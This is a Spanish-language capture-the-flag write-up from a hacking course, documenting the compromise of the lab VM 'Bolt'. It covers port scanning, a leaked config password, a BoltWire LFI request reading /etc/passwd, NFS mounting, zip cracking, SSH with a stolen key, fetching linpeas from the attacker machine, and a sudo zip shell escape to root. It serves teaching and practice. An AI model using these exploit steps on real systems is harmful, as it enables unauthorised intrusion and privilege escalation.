



Informe de análisis de vulnerabilidades, explotación y resultados del reto NAVIBOLT.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
28/04/2024	29/04/2024	1.0	MQ-HM-NAVIBOLT	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto NAVIBOLT.

N4- MQ-HM-NAVIBOLT

Generado por:

JUC4ZU

Estudiante de Hacker Mentor

Fecha de creación:

29.04.2024

Índice

1.	Reconocimiento Bolt	3
2.	Análisis de vulnerabilidades/debilidades Bolt	5
3.	Explotación Bolt.....	12
	Manual	12
4.	Reconocimiento Navi.....	15
5.	Análisis de vulnerabilidades/debilidades Navi.....	17
6.	Explotación Navi	20
	Automático.....	20
7.	Escalación de privilegios si NAVIBOLT.....	26
8.	Banderas Bolt	26
9.	Banderas Navi.....	27
10.	Herramientas usadas Bolt	27
11.	Herramientas usadas Navi.....	27
12.	EXTRA Opcional	27
13.	Conclusiones y Recomendaciones.....	29

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

1. Reconocimiento Bolt

En este procedimiento ubicaremos los datos del equipo BOLT que será el primero que vulneraremos:

```
(hmstudent㉿kali)-[~/Desktop/BOLT]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:57:3e:a2, IPv4: 192.168.32.132
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
[...]
192.168.32.138 00:0c:29:6d:b3:9c VMware, Inc.
```

Realizamos el escaneo de puertos abiertos en el equipo:

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
111/tcp	open	rpcbind
2049/tcp	open	nfs
8080/tcp	open	http-proxy
33033/tcp	open	unknown
43539/tcp	open	unknown

MAC Address: 00:0C:29:6D:B3:9C (VMware)

Como tema importante, podemos ver que está activo el puerto 22 para SSH, el 80, ya que hay alguna página alojada en el servidor, el 111 que es un “Mapeador” que enumera los puertos disponibles en el equipo, además de esto el 2049, que como importancia indica que este se utiliza para compartir archivos en la red. Sin olvidarnos del 8080 que acá lo veremos más adelante, ya que tiene alojado un servidor “PHP”.

Ya con los puertos abiertos, procederemos a ejecutar la exploración de vulnerabilidades del equipo mediante los scripts del NMAP.

```
(hmstudent㉿kali)-[~/Desktop/BOLT/Nmap]
$ sudo nmap -sVC -vvv -p22,80,111,2049,8080,33033,43539 -O -A -T4 192.168.32.138 -oX BOLTComunes.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-25 00:04 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:04
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

```
(hmcstudent㉿kali:)[~ /Desktop/BOLT/Nmap]
└─$ sudo nmap -SV --script vuln -vvv -p22,80,111,2049,8080,33033,43539 -o -A -T4 192.168.32.138 -oX BOLTVulnerables.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-25 00:07 EDT
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 00:07
```

Ya con esto, podemos analizar un poco mejor el flanco desde donde podemos atacar, pero a pesar de que el reporte de “**Nmap**”, nos indica correctamente los puertos abiertos, no lista una vulnerabilidad clara de la que nos podamos aprovechar. Solamente se nos indica los puertos listados en el ya mencionado 111.

Port	State (toggle closed [0] filtered [0])	Service	Reason	Proto
22/tcp	open	ssh	syn-ack	Open
ssh-hostkey				
2848/tcp	bd96ec082fb1ea06caf468a7e8ae355 (RSA)			
25656323b9f482de07e1bd20f080360565e	(ECDSA)			
ecdsa-sha2-nistp256	AAAAB3NzaC1yc2EAAQABAAQDTTsqa0RxM51DLjWFk0IndtbAH7nXVG1Y9aoS1Rp0oDtqXpkjTxBCM/Zcm7K21p0mE85vQZpc0T1HDSzaRfqxMEUwFx1CoKoSAI6RKh8AV9zB0Z1H0+DrRlm20nZh9DfJaf7QmxV1uH/			
25695dd28ee6f01b6e1432e3cf43805b36	(ED25519)			
ssh-ed25519	AAAAC3NzaC1lZDI1NTE5AAIA1bm1zdHdHayNTYAAABBBNsVRVQLTyQL2IDtWv0o4P3UtG7xen5vav155yS1Bg+RdwkKVUkPh8B8m1Ba0h3qBvoPXTnI2B9oUv6ihsnP6=			
80/tcp	open	http	syn-ack	Apache
http-server-header	Apache/2.4.38 (Debian)			
http-methods	Supported Methods: GET HEAD POST OPTIONS			
http-title	Bolt - Installation error			
111/tcp	open	rpcbind	syn-ack	Open
rpcinfo				
	program version port/proto service			
100000	2,3,4	111/tcp	rpcbind	
100000	2,3,4	111/udp	rpcbind	
100000	3,4	111/tcp	rpcbind	
100000	3,4	111/udp	rpcbind	
100003	3	2049/tcp	nfs	
100003	3	2049/udp	nfs	
100003	3,4	2049/tcp	nfs	
100003	3,4	2049/udp	nfs	

aunque un dato importante que podemos destacar es una carpeta con información interesante accesible desde el puerto 8080.

Port	State	Service	Reason	Version	Protocol
8080/tcp	open	http	syn-ack	Apache/2.4.38 (Debian)	
http-jsonp-detection					
	Couldn't find any JSONP endpoints.				
http-csrf					
	Couldn't find any CSRF vulnerabilities.				
http-server-header					
	Apache/2.4.38 (Debian)				
http-stored-xss					
	Couldn't find any stored XSS vulnerabilities.				
http-dom-based-xss					
	Couldn't find any DOM based XSS.				
http-cookie-flags					
	/dev/: PHPSESSID: httponly flag not set				
http-enum					
	/dev/: Potentially interesting folder				
vulners					

Podemos analizar la carpeta “192.168.32.138:8080/dev” en un momento para verificar que tiene en su interior.

Primero aplicaremos un “**Fuzzing**” en la conexión http en el puerto 80 para analizar si existe información delicada que nos ayude con el ataque del equipo.

***** SOLO PARA USO EDUCATIVO*****
N4- MQ-HM-NAVIBOLT

IP, Puertos Sistema operativo

IP	192.168.32.138
Sistema Operativo	Linux 4.19.0-16-amd64
Puertos/Servicios	22 ssh OpenSSH 80 http Apache 111 rpcbind 2049 nfs 8080 http-proxy PHP Puertos adicionales abiertos para comunicación

2. Análisis de vulnerabilidades/debilidades Bolt

Aplicando la enumeración web, encontramos algunos enlaces que se pueden aprovechar

```
(hmstudent㉿kali)-[~/Desktop/BOLT/Nmap]
$ gobuster dir -t 200 -u http://192.168.32.138 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
t --no-error
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
You've (probably) installed Bolt in the wrong folder.
inside the so-called web root, because this is generally seen as 'best
security'. The reason you are seeing this page, is that your web
server is serving the incorrect folder as 'web root'. Or, to put it the other way around: This file
should not be visible.
[+] Url:          http://192.168.32.138
[+] Method:       GET
[+] Threads:      200
[+] Threads:      200
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
The best and easiest fix for this, is to configure the webserver to use /var/www/html/public/ as the
starting point.
Starting gobuster in directory enumeration mode
[src]          (Status: 301) [Size: 314] [→ http://192.168.32.138/src/]
/app           (Status: 301) [Size: 314] [→ http://192.168.32.138/app/]Extracting the .zip or .tgz file in this
/vendor        (Status: 301) [Size: 317] [→ http://192.168.32.138/vendor/]directory will trigger the bolt.yml file as follows, so it
/extensions    (Status: 301) [Size: 321] [→ http://192.168.32.138/extensions/]
/server-status (Status: 403) [Size: 279]
Progress: 220560 / 220561 (100.00%)
Finished
```

Podemos verificar cada uno de estos en el navegador web, pero verificándolos solo uno tiene información vital para continuar.

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Dirigiéndonos al 192.168.32.138/app/config – encontraremos una carpeta con información de un archivo de configuración, así que la vamos a explorar.

Index of /app

Name	Last modified	Size	Description
Parent Directory	-	-	
cache/	2024-04-25 00:08	-	
config/	2021-06-01 15:38	-	
database/	2021-06-01 10:09	-	
? nut	2020-10-19 12:40	633	

Apache/2.4.38 (Debian) Server at 192.168.32.138 Port 80

Index of /app/config

Name	Last modified	Size	Description
Parent Directory	2021-06-01 15:38	21K	
config.yml	2021-06-01 10:12	12K	
? contenttypes.yml	2021-06-01 10:12	12K	
extensions/	2020-10-19 12:51	-	
? menu.yml	2021-06-01 10:12	672	
? permissions.yml	2021-06-01 10:12	8.3K	
? routing.yml	2021-06-01 10:12	3.4K	
? ...	2021-06-01 10:12	793	

(Debian) Server at 192.168.32.138 Port 80

```
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
  driver: sqlite
  databaseName: bolt
  username: bolt
  password: I_love_java
```

Dentro del archivo, está plasmado un usuario y contraseña que nos puede ser útil, así que lo apuntamos.

Ya con la información obtenida del usuario anterior, haremos nuevamente un “Fuzzing” pero en el puerto 8080 que alberga un servidor PHP.

PHP Version 7.3.27-1~deb10u1

System: Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

Build Date: Feb 13 2021 16:31:40

Server API: Apache 2.0 Handler

Virtual Directory Support: disabled

Configuration File (php.ini) Path: /etc/php/7.3/apache2

Loaded Configuration File: /etc/php/7.3/apache2/php.ini

Scan this dir for additional .ini files: /etc/php/7.3/apache2/conf.d

Additional .ini files parsed:

```
/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendars.ini, /etc/php/7.3/apache2/conf.d/20-c ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-eof.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-fpini.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

En esta enumeración vemos que nos muestra 1 carpeta a la que se puede acceder (“**Nmap**” nos mostró esta vulnerabilidad antes), el otro enlace, aunque se puede enumerar no es accesible.


```
(hmstudent㉿kali)-[~/Desktop/BOLT/Nmap]
$ gobuster dir -t 200 -u http://192.168.32.138:8080 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --no-error -re

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.32.138:8080
[+] Method:       GET
[+] Threads:      200
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Follow Redirect: true
[+] Expanded:    true
[+] Timeout:     10s

Starting gobuster in directory enumeration mode
[http://192.168.32.138:8080/dev] [Status: 200] [Size: 7647]
[http://192.168.32.138:8080/server-status] [Status: 403] [Size: 281]
Progress: 220560 / 220561 (100.00%)
Finished
```

Al ir a este enlace se nos muestra una página web, en la cual nos podemos registrar e iniciar sesión.



Welcome

Not secure | 192.168.32.138:8080/dev

WELCOME REGISTER SETUP ADMIN

Login

BoltWire


Welcome

Your website has been successfully setup!

To learn more about using BoltWire, take our quick welcome tour online.

Want to get more involved in our community? Join our mailing list. Bug reports, feature requests, and suggestions for code improvement are all welcome.

Si nos dirigimos a <https://www.exploit-db.com/> podemos encontrar una vulnerabilidad relacionada al “**Boltwire**” que es una página que logramos acceder desde el navegador.



Date	D	A	V	Title	Type	Platform	Author
2020-05-04				BoltWire 6.0.3 - Local File Inclusion	WebApps	PHP	Andrey Stoykov
2012-01-16				BoltWire 3.4.16 - index.php' Multiple Cross-Site Scripting Vulnerabilities	WebApps	PHP	Stefan Schurtz

Abriendo el primer enlace nos describe una vulnerabilidad de este “**CMS**” que nos permite ver los usuarios listados en el equipo que vamos a atacar.

***** SOLO PARA USO EDUCATIVO*****
N4- MQ-HM-NAVIBOLT

Realmente ejecución de esta vulnerabilidad es muy sencilla de aplicar. Solamente nos registraremos en la página y ejecutaremos el código tal cual se nos indica, justo cuando estamos dentro de la página “index.php”

```
# Exploit Title: BoltWire 6.03 - Local File Inclusion
# Date: 2020-05-02
# Exploit Author: Andrey Stoykov
# Vendor Homepage: https://www.boltwire.com/
# Software Link: https://www.boltwire.com/downloads/go&v=6&r=03
# Version: 6.03
# Tested on: Ubuntu 20.04 LAMP

LFI:

Steps to Reproduce:

1) Using HTTP GET request browse to the following page whilst being authenticated user
http://192.168.51.169/boltwire/index.php?p=action.search&action=../../../../../../../../etc/passwd
```

Así que registramos un usuario en la opción de “Register”


BoltWire

Register

To register a new account, please enter a member id and password:

Member: Password:

Al terminar de registrarnos, ya nos muestra el siguiente enlace donde podemos pegar el código que nos indican que nos puede mostrar los usuarios del equipo.



***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

El resultado de aplicarlo sería algo como este:

BoltWire

```
root:x:0:0:root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jeanpaul:x:1000:1000:jeanpaul,,,:/home/jeanpaul:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
_rpc:x:107:65534::/run/rpcbind:/usr/sbin/nologin
statd:x:108:65534::/var/lib/nfs:/usr/sbin/nologin
```

Curiosamente solo hay 2 usuarios que podemos ver en este equipo, uno siendo root y el otro jeanpaul. Reconociéndolos por su carpeta “**bin/bash**”

Sabiendo esto, no tenemos las credenciales para acceder, pero intentaremos utilizar otra vulnerabilidad del equipo.

Recordemos que el puerto 2049 esta siendo utilizado para compartir datos en red en un formato “**nfs**”, haremos una exploración del puerto para ver si tiene algo.

2049	tcp	open	nfs_acl	syn-ack	3
------	-----	------	---------	---------	---

```
(hmstudent㉿kali)-[~/Desktop/BOLT/Exploits]$ sudo nmap -p2049 --script nfs* 192.168.32.138
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-25 03:40 EDT
Nmap scan report for 192.168.32.138
Host is up (0.0018s latency).
PORT      STATE SERVICE
2049/tcp  open  nfs
MAC Address: 00:0C:29:6D:B3:9C (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.82 seconds
```

Teniendo en cuenta lo que nos puede permitir el puerto, intentaremos ver si se montar una de las unidades que tiene disponibles con los siguientes comandos.

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Aquí nos va a mostrar que existe algo que podemos montar con el comando “showmount -a IP” y con el “showmount -e IP” nos dice en qué rangos de red se pueden montar esas unidades de red disponibles.

```
(hmstudent㉿kali)-[~/Desktop/BOLT/Exploits]
$ showmount -a 192.168.32.138
All mount points on 192.168.32.138:

(hmstudent㉿kali)-[~/Desktop/BOLT/Exploits]
$ showmount -e 192.168.32.138
Export list for 192.168.32.138:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Con la información que nos brindan esos comandos, podemos generar una carpeta en nuestro equipo atacante y mostrar la información disponible.

```
(hmstudent㉿kali)-[~/Desktop/BOLT]
$ sudo mount -t nfs 192.168.32.138:/srv/nfs /home/hmstudent/Desktop/BOLT/Montaje

(hmstudent㉿kali)-[~/Desktop/BOLT]
$ tree Montaje
Montaje
└── save.zip

1 directory, 1 file
```

Como vemos hay un archivo en formato “.zip” con información que puede sernos útil. Copiaremos este archivo a nuestro equipo para no despertar sospechas.

```
(hmstudent㉿kali)-[~/Desktop/BOLT]
$ cp Montaje/save.zip .

(hmstudent㉿kali)-[~/Desktop/BOLT]
$ ls
BOLT.txt  Exploits  Montaje  Nmap  save.zip  Shells
```

Ya teniendo el comprimido, intentaremos sacar su contenido, con la mala noticia que estará protegido por contraseña. Sin alarmarnos podemos intentar “crackear” la contraseña con el siguiente comando y un diccionario con contraseñas comunes, que está en nuestro equipo o también podemos descargar de internet.

```
(hmstudent㉿kali)-[~/Desktop/BOLT]
$ fcrackzip -v -u -D -p /usr/share/wordlists/rockyou.txt save.zip
found file 'bandera1.txt', (size cp/uc 49/ 33, flags 9, chk 9b88)
found file 'id_rsa', (size cp/uc 1435/ 1876, flags 9, chk 2a0d)
found file 'todo.txt', (size cp/uc 146/ 192, flags 9, chk 9bae)

Recent
PASSWORD FOUND!!!!: pw = java101
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Cuando finalice el proceso nos dará como resultado que la “**data**” podemos descomprimirla con la contraseña “**java101**”. Con esto obtendremos los datos internos.

```
(hmstudent㉿kali)-[~/Desktop/BOLT]
$ unzip save.zip
Archive: save.zip
[save.zip] bandera1.txt password:
      extracting: bandera1.txt
      inflating: id_rsa
      inflating: todo.txt

(hmstudent㉿kali)-[~/Desktop/BOLT]
$ ls
bandera1.txt  BOLT.txt  Exploits  id_rsa  Montaje  Nmap  save.zip  Shells  todo.txt
```

The terminal window shows the command \$ unzip save.zip being run, followed by the extraction of bandera1.txt, id_rsa, and todo.txt. Below the terminal, a file browser interface is visible with the same files listed: bandera1.txt, BOLT.txt, Exploits, id_rsa, Montaje, Nmap, save.zip, Shells, and todo.txt. The id_rsa file is highlighted with a red box.

Obtendremos de este comprimido, la “**bandera1.txt**”, un archivo “**todo.txt**” y una llave de “**id_rsa**”. Abriremos el “**todo.txt**”, el cual contiene una pista que podríamos enlazar al usuario que va dirigido, ya que tiene un favoritismo por utilizar java y eso nos puede indicar que las contraseñas pueden estar relacionadas a este lenguaje de programación.

```
1 - Averigua como instalar el sitio web de manera adecuada, el archivo de configuracion parece estar bien ...
2 - Actualiza el sitio web de desarrollo
3 - Sigue programando en Java es asombrosos
4
5 jp
```

A terminal window displays a numbered list of five items. The first four items are standard black text, while the fifth item, "5 jp", is in blue.

A partir de aquí, contamos con una llave “**RSA**” que podríamos utilizar para ingresar al equipo por medio de “**SSH**”, este sería el siguiente paso, además que tenemos un usuario y contraseña que encontramos en el archivo de configuración en la página de “**Apache**”, que podría ser la indicada, basándonos en los gustos del programador que utiliza el equipo.

Puerto	Vulnerabilidad
22	Se encuentra abierto – da la posibilidad de acceder de manera remota
80	El servidor “ Apache ” está configurado por “ Default ” – tiene información delicada (contraseña) publicada que puede ser utilizada en el ataque.
111	Lista todos los puertos abiertos y el servicio ocupado.
8080	Cuenta con un “ Boltwire CMS ” con una vulnerabilidad que permite ver los usuarios dentro del equipo.
2049	Tiene publicado un archivo compartido en red, que puede aprovecharse para vulnerar la máquina.

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

3. Explotación Bolt

Manual

Para esta máquina solo podremos aplicar la explotación manual, ya que no existe una forma automática para ingresar. Debemos aplicar ciertos ajustes por nuestra cuenta para que logremos tomar su control.

Como indicamos anteriormente, tenemos la llave “RSA”, un usuario del equipo y contraseña que podríamos utilizar.

Así que intentaremos conectarnos por “SSH”, daremos primeramente permiso 600 con chmod al archivo “RSA” para que nos permita utilizarlo para autenticar.

```
(hmstudent㉿kali)-[~/Desktop/BOLT]
$ chmod 600 id_rsa
Computer
(hmstudent㉿kali)-[~/Desktop/BOLT]
$ ssh -i id_rsa jeanpaul@192.168.32.138
The authenticity of host '192.168.32.138 (192.168.32.138)' can't be established.
ED25519 key fingerprint is SHA256:NHMY4yX3pvvY0+B19v9tKZ+FdH9J0ewJJKnKy2B0tW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? [
```

Aplicaremos el parámetro – i para conectarnos con el archivo “RSA” tener en cuenta que dejaremos una huella en el equipo, que nos puede delatar. Utilizaremos como contraseña I_love_java.

```
"password": "I_love_java",

(hmstudent㉿kali)-[~/Desktop/BOLT]
$ chmod 600 id_rsa
(hmstudent㉿kali)-[~/Desktop/BOLT]
$ ssh -i id_rsa jeanpaul@192.168.32.138
Enter passphrase for key 'id_rsa':
Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun  2 05:25:21 2021 from 192.168.10.31
jeanpaul@dev:~$ [
```

Estaremos utilizando la “passphrase” del archivo “RSA”, no la contraseña del usuario, pero nos permitirá acceder en el equipo. En la carpeta del usuario “jeanpaul” encontraremos la “bandera2.txt”


```
jeanpaul@dev:~$ ls
bandera2.txt
```

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Ya que tenemos acceso al equipo, el siguiente paso es elevar nuestros privilegios para ser “**root**” aunque aun no tenemos pistas de como aplicarlo. Utilizaremos “**Linpeas**” para que nos detalle si podemos utilizar alguna falla.

Habilitaremos una carpeta en nuestro equipo, que contenga la aplicación “**Linpeas**” con el comando “**python3 -m http.server 90**”



Ya con el servidor arriba vamos al equipo víctima para descargar nuestra aplicación

```
jeanpaul@dev:~$ wget http://192.168.32.132:90/linpeas.sh
--2024-04-25 05:00:06-- http://192.168.32.132:90/linpeas.sh
Connecting to 192.168.32.132:90... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765867 (748K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 747.92K  --.-KB/s   in 0.08s

2024-04-25 05:00:06 (9.00 MB/s) - 'linpeas.sh' saved [765867/765867]
```

Como dato importante es recomendable descargar cualquier aplicación en la carpeta /dev/tmp o /dev/shm para que se borren al reiniciar el equipo. En esta ocasión no lo hare.

Ejecutamos el “Linpeas.sh” en el equipo que estamos atacando.

```
jeanpaul@dev:~$ ./linpeas.sh
```

Entre la basta información que nos muestra, podemos ubicar una app importante que nos indica lo siguiente:

```
* nmapid
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[+] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for jeanpaul on dev:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jeanpaul may run the following commands on dev:
    (root) NOPASSWD: /usr/bin/zip
```

En esta sentencia, lo que nos indica es que el usuario “**jeanpaul**” tiene capacidades para ejecutar la aplicación zip con permisos de administrador sin solicitar contraseña. Teniendo esta información, podemos dirigirnos al siguiente enlace: <https://gtfobins.github.io/> desde el cual podemos verificar si la aplicación zip puede ser vulnerada por ejecuciones de escalamiento de privilegios “**SUID**”.

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

Si buscamos dentro de la página encontraremos que existe manera de escalar privilegios usando la aplicación zip. La que nos importa es la que nos permitirá ejecutar cualquier programa como “root” o en este caso “Sudo”

Binary	Functions
bzip2	File read, SUID, Sudo
gzip	File read, SUID, Sudo
unzip	SUID, Sudo
zip	Shell, File read, Sudo, Limited SUID

Aplicaremos los comandos que nos muestra la página para escalamiento de privilegios en el equipo víctima.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```

Si ejecutamos el segundo y el tercer comando, ya podremos gozar de acceso al usuario “root”

```
jeanpaul@dev:/$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# sudo rm $TF
rm: missing operand
Try 'rm --help' for more information.
# whoami
root
# cd root
# ls
bandera3.txt
# cat bandera3.txt
3c14d6f8ee4c66f8c4d9569b3101605a
```

Y dentro de la carpeta del usuario “root” obtendremos la “bandera3.txt”

***** SOLO PARA USO EDUCATIVO*****

N4- MQ-HM-NAVIBOLT

